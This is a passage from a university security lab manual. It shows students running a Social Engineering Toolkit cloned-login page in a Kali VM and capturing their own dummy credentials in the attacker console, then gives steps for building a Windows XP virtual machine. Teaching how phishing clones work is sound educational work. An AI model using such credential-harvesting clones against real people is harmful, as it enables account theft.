18. Type `http://[ip address of Kali Linux (as stated in Step 6)]` at your computer browser (again, not in the Kali Linux virtual machine).
19. If everything runs well, you will see a screen similar to the screenshot below:



20. Type [your matric number]@gmail.com and [matric number] as a password. Take a screenshot of this activity and put it into your lab work report. Then, click **Sign in**.



21. Back to the Kali Linux virtual machine, let's investigate the input supplied earlier.
22. You will see on the attacker side, the email and password shown at the console.

```
Shell No.1
File Actions Edit View Help
7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgrresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=CS12345@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=CS12345
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.56.1 - - [12/Apr/2021 01:04:22] "POST /ServiceLoginAutologin?service=lso HTTP/1.1" 200 112
Take a screen shot for this activity
```

23. To finish the attack session, click **CRTL+C** and **Enter**. You will return to the web attack menu. Enter **set > 99** to go back to Social Engineering Toolkit main menu.

24. After finish this activity, you should already understand clearly, how an attacker tricks the victim to expose their credentials through a clone website.
25. Shut down Kali Linux virtual machine and ready for the next task.

---

#### REFLECTION QUESTIONS

- |  |
|--|
| <b>1. What are the steps to prevent people from falling into a trap of cloned website?</b> |
|--|

## TASK 3: SET UP A WINDOWS XP VIRTUAL MACHINE

### OBJECTIVE

To set up a Windows XP in Virtual Box.

### TASK DESCRIPTION


For this task, the student will go step by of setting the virtual machine for Windows XP.

### ESTIMATED TIME

40 Minutes


### STEPS:

1. Run the VirtualBox. Follow the steps as shown on the screenshots.





3 Click Next



5 Click Next





7 Click Create

Create

Cancel

? X

← Create Virtual Hard Disk

## Hard disk file type

Please choose the type of file that you would like to use for the new virtual hard disk. If you do not need to use it with other virtualization software you can leave this setting unchanged.

VDI (VirtualBox Disk Image)

8

VHD (Virtual Hard Disk)

VMDK (Virtual Machine Disk)

9 Click Next

Expert Mode

Next

Cancel

? X

← Create Virtual Hard Disk

## Storage on physical hard disk

Please choose whether the new virtual hard disk file should grow as it is used (dynamically allocated) or if it should be created at its maximum size (fixed size).

A **dynamically allocated** hard disk file will only use space on your physical hard disk as it fills up (up to a maximum **fixed size**), although it will not shrink again automatically when space on it is freed.

A **fixed size** hard disk file may take longer to create on some systems but is often faster to use.

- Dynamically allocated 10
- Fixed size

11 Click Next

Next

Cancel

? X

← Create Virtual Hard Disk



### File location and size

Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.



C: WindowsXP.vdi 



Select the size of the virtual hard disk in megabytes. This will depend on the amount of file data that a virtual machine will be able to store on the hard disk.





 Create  Cancel

Click **Create**












2. Now we are ready for the Windows XP installation process. On the VirtualBox environment, follow the steps below:
3. Press **Enter** to start the installation.



